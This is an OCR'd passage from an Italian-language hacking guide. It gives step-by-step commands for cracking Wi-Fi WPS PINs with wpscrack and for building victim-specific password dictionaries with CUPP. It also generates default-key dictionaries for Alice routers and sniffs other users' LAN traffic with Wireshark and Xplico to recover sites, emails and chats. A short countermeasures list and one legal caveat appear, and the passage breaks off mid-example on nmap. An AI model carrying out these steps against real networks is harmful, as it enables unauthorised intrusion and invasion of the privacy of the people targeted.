
Dalla teoria alla pratica

L'applicativo che ci viene incontro è quello realizzato da Stefan Viehbock, anch'egli esperto di sicurezza in Informatica.

Per scaricare l'applicazione basta andare al seguente indirizzohttp://dl.dropbox.com/u/22108808/wpscrack.zip e scaricare il file. Una volta scompattato e messo in Desktop, si apre il terminale e si digita:

cd /root/Desktop

./ wpscrack.py –iface mon0 –client <mac address della periferica> –bssid <AP MAC address> –ssid <Nome della rete wifi> -v



Ovviamente bisogna cancellare i caratteri <>. Per ricavare il mac address della periferica basta digitare da terminale “ifconfig”, mentre per il Mac address della rete Wifi da attaccare, ci sono tantissimi modi; quello più semplice è quello di utilizzare Gerix.

Dopo aver eseguito il comando, l’applicazione tenterà di scoprire il codice PIN. Il tempo richiesto varia a seconda della difficoltà, ma entro poche ore, sarà possibile ricavarlo.

Creazione di un dizionario WPA


Nelle pagine precedenti, abbiamo discusso sui vari metodi per entrare in una rete Wifi, sottolineando che per le rete WPA, serve, se non in casi particolari, un dizionario. Ora vedremo come è possibile crearne uno davvero “speciale”.
L’applicazione che utilizzeremo si chiama Cupp ed è possibile trovarla in Applications-Backtrack-Privilege Escalation-Passwords Attacks-Offline Attacks-Cupp.

Questa applicazione crea un file con estensione .txt, contenenti centinaia di possibili passwords, che sono collegate direttamente alla vittima, come per esempio il suo nome, cognome, data di nascita, nome del figlio etc….

Il passo successivo è quello di digitare da linea di comando

./cupp.py -i

Ora dovremo semplicemente compilare in modo interattivo il piccolo questionario, nel quale dovremo indicare alcuni semplici informazioni, quali nome, cognome etc.. della persona a cui dobbiamo eludere qualsiasi tipo di protezione.



Una volta completata la parte di compilazione, avremo un file con il nome della vittima, che sarà il nostro dizionario ! Per aprirlo basta semplicemente digitare:


cat nomefile.txt

Questo dizionario WPA è davvero perfetto per le persone che utilizzano password contenti informazioni personali.


Creare dizionario WPA per Alice

Nella sezione precedente, abbiamo visto come entrare in una rete wireless. In particolare ho sottolineato, come sia facile reperire le password di una rete wifi di Alice, poichè essa è ricavabile direttamente dal nome della rete SSID. Oggi vedremo come applicare questa procedura direttamente dal PC, utilizzando l'applicazione alicekeygen. Questa applicazione, in sostanza, crea un dizionario delle possibili passwords in un file di testo, che verrà utilizzato in un attacco

a “dizionario”. Per scaricare questa applicazione, basta aprire il seguente
link http://code.google.com/p/alicekeygen/downloads/list.




Una volta aperta questa pagina, apriamo il alicekeygen-0.3.tar.gz e scompattiamo il file nella cartella alicekeygen-0.3 nella nostra scrivania e ci spostiamo in questa cartella direttamente da terminale.



Ora dobbiamo compilare il sorgente in c, digitando da terminale:

gcc alicekeygen.c sha256.c -w o alicekeygen



Ora possiamo finalmente accedere al nostro programma. Prima però, dobbiamo recuperare in sostanza due informazioni utili per craccare una rete wifi di Alice. La prima è il nome della rete, per esempio Alice-12345678, la seconda è il BBSD, cioè il suo mac address di rete. Per trovare queste informazioni, possiamo utilizzare Gerix o anche semplicemente il tool offerto da Backtrack per connetterci alla rete. Ora che abbiamo queste informazioni, ci basta digitare da terminale questa stringa:

./alicekeygen -s Alice-12345678 -m 00:23:8E:01:02:03 -o dict.txt

Dove ./alicekeygen serve per aprire il nostro programma, Alice-12345678 è il nome della rete e il numero composto da 12 valori è il mac address. Ora avremo un file “dict.txt”, che potremo utilizzare come dizionario per un attacco alla rete wifi di Alice, utilizzando per esempio Gerix, un tool che abbiamo già visto come si utilizza. L’unica condizione che ci servirà è quella che la persona che utilizza questa rete, non abbiamo modificato la password di default.

Contromisure per evitare intrusioni

Contromisure

Ecco alcune semplici precauzione, per evitare che la propria rete Wifi diventi vulnerabile:

1) Cambiare la password di default

2) La password deve almeno di 10 carattere, tra cui lettere sia maiuscole che minuscole, numeri e carattere speciali (del tipo @?^....)

3)La protezione se possibile WPA2 o WPA con cifratura TKIP

4)Disabilitare il rilascio in automatico degli ip (detto DHCP)

5)Utilizzare un filtraggio attraverso i Mac Address (che sono in sostanza "il documento di riconoscimento" delle periferiche)

6)Controllare periodicamente le periferiche connesse alla rete

7)Nascondere la prova la rete Wifi, facendola diventare “hidden ssid”, cioè non visibile immediatamente

Tutte queste procedure, possono essere effettuate dalla pagina di controllo del router. Per individuarla, basta verificare lo stato della propria periferica o da terminale digitando prima iwconfig, ifconfig.

Analizzare una rete


4

In questo quarto capitolo, si parlerà di come è possibile analizzare una rete, dopo aver ottenuto l'accesso (vedi capitolo precedente). Sarà fin da subito chiaro, che in una rete locale, passa tutto il traffico generato e quindi tantissime informazioni.

In questo capitolo vedremo come analizzare il traffico in una rete locale, per poter visualizzare in chiaro cosa succede, tra cui siti visualizzare e tanto altro. Primo di tutto facciamo un po' di teoria su come funziona una rete locale. Un PC per poter accedere ad internet, ha bisogno di un router, che fa da "NAT", cioè "smista" il traffico che proviene dall'esterno per re-indirizzarlo alla periferica che ne ha fatto la richiesta; quindi tutto il traffico generato in una rete passa per forza dal router, che invia poi le richieste fuori, con un IP pubblico, mentre il pc ha un IP privato (es. 192.168.xxx.xxx). Quindi tutti i pc connessi al router, riescono ad intercettare i pacchetti inviati da altre periferiche. Ora passiamo alla pratica. Uno dei programmi per analizzare la propria rete si chiama "Wireshark". Per farlo partire in modo corretto è meglio da terminale, per potergli dare i diritti di amministratore. Per farlo basta digitale da terminale:

"Sudo Wireshark"

Una volta digitato questo comando, apparirà una schermata simile a questa:




Per far partire la vera e propria analisi, basta cliccare la prima icona a sinistra e premere Start sulla periferica "any" in modo tale da non sbagliarci.

Ora che Wireshark sta svolgendo il suo lavoro, attendiamo qualche minuto, mentre tutto il traffico viene generato nel LAN (Local Area Network)


Ora abbiamo un file con estensione .cap, "ricco di informazioni", che è pronto da essere analizzato. Per fare ciò ci

viene incontro un applicazione “GUI” cioè grafica molto intuitiva e semplice da usare. Si chiama Xplico. Per avviarla, basta andare in Backtrack-Information Gathering-Network Analysis-Network Traffic Analysis–Xplico Web Gui



Un volta qui si fa partire la pagina web dedicata all’indirizzo http://localhost:9876/ e si fa partire la sessione di analisi. Il nome utente e la password per il login è “xplico”.


Dopo aver inserito le credenziali di default, selezioniamo new case, scriviamo un nome per identificarlo, selezioniamo il “case” e facciamo partire una “New Sessione” e nella pagina successiva facciamo un upload del file .cap creato precedentemente.



Dopo pochi istanti (dipende dalla dimensione del file .cap) si avranno moltissime informazioni sul traffico generato nella rete locale, tra cui i siti visualizzati, le immagini, gli indirizzi email, le

chat dei vari servizi di messaggistica, praticamente tutto. Questo processo, il quale prende il nome di “sniffer”, poichè si “ascolta” il traffico nel LAN, è utile per capire se c’è un intruso che è entrato nella nostra rete e per capire cosa sta facendo. Tuttavia questo tecnica è usata principalmente per raccogliere informazioni di altre persone, per “invadere” la privacy e questo è un reato punibile dalla legge.

Se vogliamo studiare ancora in dettaglio la rete Locale, possiamo utilizzare l’applicazione AutoScan



Come si può notare da questa immagine, l’applicazione è interamente grafica, quindi intuitiva e semplice da utilizzare.

Una volta selezionata la periferica da utilizzare (quella con cui siete connessi alla rete che vi interessa), AutoScan farà una scansione della LAN e dopo poco tempo sarà possibile visionare tutte le periferiche connesse. Le informazioni a riguardo sono tante; in primis il tipo di dispositivo,nome della marca l’indirizzo ip (è un codice composto da 4 serie di numeri che vanno da 0 a 255) che identifica come raggiungerlo e le porte aperte. Quest’ultime sono alla base per poter sfruttare alcune falle del sistema operativo. Infatti queste porte, servono per utilizzare i vari servizi. Ecco una tabella, tratta da Wikipedia, che identifica il tipo di porta. Le più importanti sono la 20,21,22,23,80 e 139. Poi vedremo anche qualcosa riguardo alla 443 (vedi Ettercap nei prossimi capitoli)

Porta	Descrizione
1/tcp	TCP Multiplexor
2/tcp	compressnet Management Utility
3/tcp	compressnet Compression Process
7/tcp	Echo Protocol
7/udp	Echo Protocol
8/udp	Bif Protocol
9/tcp	Discard Protocol
9/udp	Discard Protocol
13/tcp	Daytime Protocol
17/tcp	Quote of the Day
19/tcp	Chargen Protocol
19/udp	Chargen Protocol
20/tcp	FTP - Il file transfer protocol - data
21/tcp	FTP - Il file transfer protocol - control
22/tcp	SSH - Secure login, file transfer (scp, sftp) e port forwarding
23/tcp	Telnet insecure text communications
25/tcp	SMTP - Simple Mail Transfer Protocol (E-mail)
53/tcp	DNS - Domain Name Server
53/udp	DNS - Domain Name Server
67/udp	BOOTP Bootstrap Protocol (Server) e DHCP Dynamic Host Configuration Protocol (Server)
68/udp	BOOTP Bootstrap Protocol (Client) e DHCP Dynamic Host Configuration Protocol (Client)
69/udp	TFTP Trivial File Transfer Protocol
70/tcp	Gopher
79/tcp	finger Finger
80/tcp	HTTP HyperText Transfer Protocol (WWW)
88/tcp	Kerberos Authenticating agent
104/tcp	Dicom - Digital Imaging and Communications in Medicine
110/tcp	POP3 Post Office Protocol (E-mail)
113/tcp	ident vecchio sistema di identificazione dei server
119/tcp	NNTP usato dai newsgroups usenet
123/udp	NTP usato per la sincronizzazione degli orologi client-server
137/udp	NetBIOS Name Service
138/udp	NetBIOS Datagram Service
139/tcp	NetBIOS Session Service
143/tcp	IMAP4 Internet Message Access Protocol (E-mail)
161/udp	SNMP Simple Network Management Protocol (Agent)
162/udp	SNMP Simple Network Management Protocol (Manager)
389/tcp	LDAP
411/tcp	Direct Connect Usato per gli hub della suddetta rete
443/tcp	HTTPS usato per il trasferimento sicuro di pagine web
445/tcp	Microsoft-DS (Active Directory, share di Windows, Sasser-worm)
445/udp	Microsoft-DS SMB file sharing
465/tcp	SMTP - Simple Mail Transfer Protocol (E-mail) su SSL
514/udp	SysLog usato per il system logging
563/tcp	NNTP Network News Transfer Protocol (newsgroup Usenet) su SSL
591/tcp	FileMaker 6.0 Web Sharing *(HTTP Alternate, si veda la porta 80)*
631/udp	IPP / CUPS Common Unix printing system (Il server di stampa sui sistemi operativi UNIX/Linux)
636/tcp	LDAP su SSL
636/udp	LDAP su SSL
666/tcp	Doom giocato in rete via TCP
993/tcp	IMAP4 Internet Message Access Protocol (E-mail) su SSL
995/tcp	POP3 Post Office Protocol (E-mail) su SSL

Un altro programma per ottenere informazioni sulle periferiche connesse alla rete (si chiamano host), si chiama Nmap. L'applicazione si usa interamente da terminale e serve sostanzialmente per ottenere l'indirizzo ip dei dispositivi connessi. Per farla funzionare, basta eseguire questi comandi da terminale:

nmap -sP -PT80 <Indirizzo ip di partenza-intervallo>

Per esempio

